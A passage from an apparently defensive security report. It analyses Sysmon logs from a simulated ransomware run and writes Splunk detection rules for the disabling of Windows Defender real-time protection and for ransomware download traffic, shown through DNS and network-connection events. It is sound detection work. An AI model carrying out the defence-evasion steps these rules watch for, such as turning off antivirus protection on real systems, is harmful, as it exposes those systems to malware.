
This query will search for Sysmon events with EventID 13 (registry events), where the TargetObject is the EnableFirewall registry key for all profiles and the registry value is set equal to 0x00000000) indicating it's disabled.

By continuously monitoring and analyzing such registry events, organizations can improve their ability to identify potential firewall modifications and respond accordingly.

In conclusion, the manipulation of firewall settings, should be monitored closely as it could be indicative of a threat actor attempting to disable network defenses. By comprehensively analyzing Sysmon logs and understanding the context surrounding these events, security professionals can enhance their ability to detect and mitigate such threats in enterprise environments.

Disable-AntivirusRealTimeProtection

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=13  registry_path="HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Real-Time
    Protection\\DisableRealtimeMonitoring" registry_value_data=0x00000001
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a dest 1
a Details 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 1

i	Time	Event

>	5/12/23
	3:07:10.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:10.0253354Z'/><EventRecordID>193466</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>2023-05-12 13:07:10.016</Data><Data Name='ProcessGuid'>{5a84b272-edec-645d-4c00-000000001700}</Data><Data Name='ProcessId'>3200</Data><Data Name='Image'>C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2304.8-0\MsMpEng.exe</Data><Data Name='TargetObject'>HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring</Data><Data Name='Details'>DWORD (0x00000001)</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data></EventData></Event>`
		host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

Figure 14: Screenshot of the generated logs and search query in Splunk for Disable-AntivirusRealTimeProtection

Sysmon Log Technical Analysis

Based on the provided Sysmon log for the Disable-AntivirusRealTimeProtection function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- **EventID:** 13 - This indicates a Registry event.
- **UtcTime:** 2023-05-12 13:07:10.016 - The timestamp of the registry event.
- **ProcessGuid:** 5a84b272-edec-645d-4c00-000000001700 - The GUID of the process.
- **ProcessId:** 3200 - The process ID of the process.

- **Image:** C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2304.8-0\MsMpEng.exe - The path of the process.
- **TargetObject:** HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring - The registry key that was modified.
- **Details:** DWORD (0x00000001) - The value set in the registry key.
- **User:** NT AUTHORITY\SYSTEM - The user account associated with the process.

Analysis: The Sysmon log indicates that the Windows Defender's Real-Time Protection feature was disabled by modifying the value of the DisableRealtimeMonitoring registry key. This action is a common technique employed by threat actors to disable antivirus real-time protection in order to execute malicious activities without detection. The process involved in this modification is MsMpEng.exe, which is a legitimate process associated with Windows Defender. Which makes sense as Powershell command utilized in the Ransomware simulator uses Windows Defender to disable Real Time Protection.

In our analysis, it is critical to understand the context surrounding the modification of the DisableRealtimeMonitoring registry key. While there might be legitimate reasons for disabling real-time protection, such as performance optimization or software compatibility, it is generally not recommended due to the increased risk of malware infections.

Potential false positives may arise from legitimate administrative tasks or software activities that require temporary disabling of real-time protection. In these cases, security analysts must carefully examine the context and the processes involved in the registry modification event to discern between benign and malicious activity. Understanding the reason for the registry modification, the process involved, and the user accounts associated with the event can help minimize the risk of false positives and improve the accuracy of detection strategies.

In conclusion, any modifications to the DisableRealtimeMonitoring registry key should be carefully examined, as they could be indicative of an attempt to disable antivirus real-time protection. By comprehensively analyzing Sysmon logs and understanding the context surrounding registry modification events, security professionals can improve their ability to detect and mitigate threats in enterprise environments.

Develop detection rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring registry modification events involving the DisableRealtimeMonitoring registry key:

To create a detection alert in Splunk, the detection rule can be the following query:


```
index=sysmon EventID=13 TargetObject="HKLM\SOFTWARE\
    Microsoft\Windows␣Defender\Real−Time␣Protection\
    DisableRealtimeMonitoring" registry\_value\_data=0
    x00000001
```

This query searches for Sysmon events with EventID 13 (Registry events) and TargetObject containing "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring" with registry_value_data=0x00000001.

In essence, the comprehensive monitoring of critical registry modifications, such as those related to antivirus real-time protection, forms an integral part of an organization's security strategy. It is important to take into account not just the fact that a registry modification has occurred, but also the broader context of the event, including the process and user account involved. Doing so will help organizations to better identify potential threats, reduce false positives, and enhance their overall security posture.

Download-Ransomware

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=22 Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell_ise.exe"
```


✓ 4 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a answer 10
# answer_count 3
a Channel 1
a Computer 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 4
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 4
a EventDescription 1
EventID 1
EventRecordID 4
a eventtype 3
a Guid 1
a host_name 1
# id 4
a Image 1
a index 1
a Keywords 1
Level 1
# linecount 1
a Name 1
Opcode 1
a process_exec 1
a process_guid 1
# process_id 1
a process_name 1
a process_path 1
a ProcessGuid 1
a ProcessID 1
ProcessId 1
a punct 1
a query 4
# query_count 1
a query_name 4

```
i  Time                  Event
>  5/12/23               <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
   3:09:24.000 PM        d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcod
                         e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:24.2377080Z'/><EventRecordID>
                         204282</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='8380'/><Channel>Microsoft-Windows-Sysmon/Operati
                         onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
                         </Data><Data Name='UtcTime'>2023-05-12 13:09:22.279</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
                         </Data><Data Name='ProcessId'>5308</Data><Data Name='QueryName'>en48j0v6o9bc5.x.pipedream.net</Data><Data Name='QueryStatu
                         s'>0</Data><Data Name='QueryResults'>::ffff:44.194.102.255;::ffff:54.221.43.48;::ffff:34.224.195.253;::ffff:3.222.72.39;::
                         ffff:3.220.251.206;</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Nam
                         e='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
                         host = WIN11SIMULATOR  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
>  5/12/23               <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
   3:07:59.000 PM        d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcod
                         e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:59.6413822Z'/><EventRecordID>
                         196168</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='8380'/><Channel>Microsoft-Windows-Sysmon/Operati
                         onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
                         </Data><Data Name='UtcTime'>2023-05-12 13:07:57.648</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
                         </Data><Data Name='ProcessId'>5308</Data><Data Name='QueryName'>www.dsb.no</Data><Data Name='QueryStatus'>0</Data><Data Na
                         me='QueryResults'>::ffff:193.160.9.26;</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.
                         exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
                         host = WIN11SIMULATOR  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
>  5/12/23               <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
   3:07:26.000 PM        d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcod
                         e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:26.0947407Z'/><EventRecordID>
                         194651</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='8380'/><Channel>Microsoft-Windows-Sysmon/Operati
                         onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
                         </Data><Data Name='UtcTime'>2023-05-12 13:07:25.111</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
                         </Data><Data Name='ProcessId'>5308</Data><Data Name='QueryName'>download.sysinternals.com</Data><Data Name='QueryStatus'>0
                         </Data><Data Name='QueryResults'>type: 5 az155186.vo.msecnd.net;type: 5 cs22.wpc.v0cdn.net;::ffff:152.199.19.160;</Data><D
                         ata Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simu
                         lator</Data></EventData></Event>
                         host = WIN11SIMULATOR  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
>  5/12/23               <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
   3:05:09.000 PM        d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcod
                         e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:09.3609390Z'/><EventRecordID>
                         185583</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='8380'/><Channel>Microsoft-Windows-Sysmon/Operati
                         onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
                         </Data><Data Name='UtcTime'>2023-05-12 13:05:08.369</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
                         </Data><Data Name='ProcessId'>5308</Data><Data Name='QueryName'>localhost</Data><Data Name='QueryStatus'>0</Data><Data Nam
                         e='QueryResults'>127.0.0.1;</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><
                         Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
                         host = WIN11SIMULATOR  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
```

Figure 15: Screenshot of the generated logs and search query in Splunk Download-Ransomware - DNS Query



```
index=sysmon host="win11simulator" EventCode=3 Image="*powershell_ise.exe" DestinationPort=443
```

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a app 1
a Channel 1
a Computer 1
a creation_time 3
a dest 3
a dest_ip 3
# dest_port 1
a DestinationHostname 1
a DestinationIp 3
a DestinationIsIpv6 1
DestinationPort 1
a DestinationPortName 1
a direction 1
a dst_host_name 1
a dst_ip 3
a dst_is_ipv6 1
# dst_port 1
a dst_port_name 1
a dvc 1
a dvc_ip 1
a dvc_nt_host 1
a event_creation_time 3
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 3
a EventDescription 1
EventID 1
EventRecordID 3
a eventtype 3
a Guid 1

5/12/23
3:09:24.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:24.5032662Z'/><EventRecordID>20
4283</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:09:22.354</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Da
ta><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Dat
a><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data
Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='Sourc
ePort'>52612</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationI
p'>44.194.102.255</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='Destin
ationPortName'>-</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

5/12/23
3:07:58.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:58.8598239Z'/><EventRecordID>19
6165</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:07:57.671</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Da
ta><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Dat
a><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data
Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='Sourc
ePort'>52601</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationI
p'>193.160.9.26</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='Destinat
ionPortName'>-</Data></EventData></Event>
```

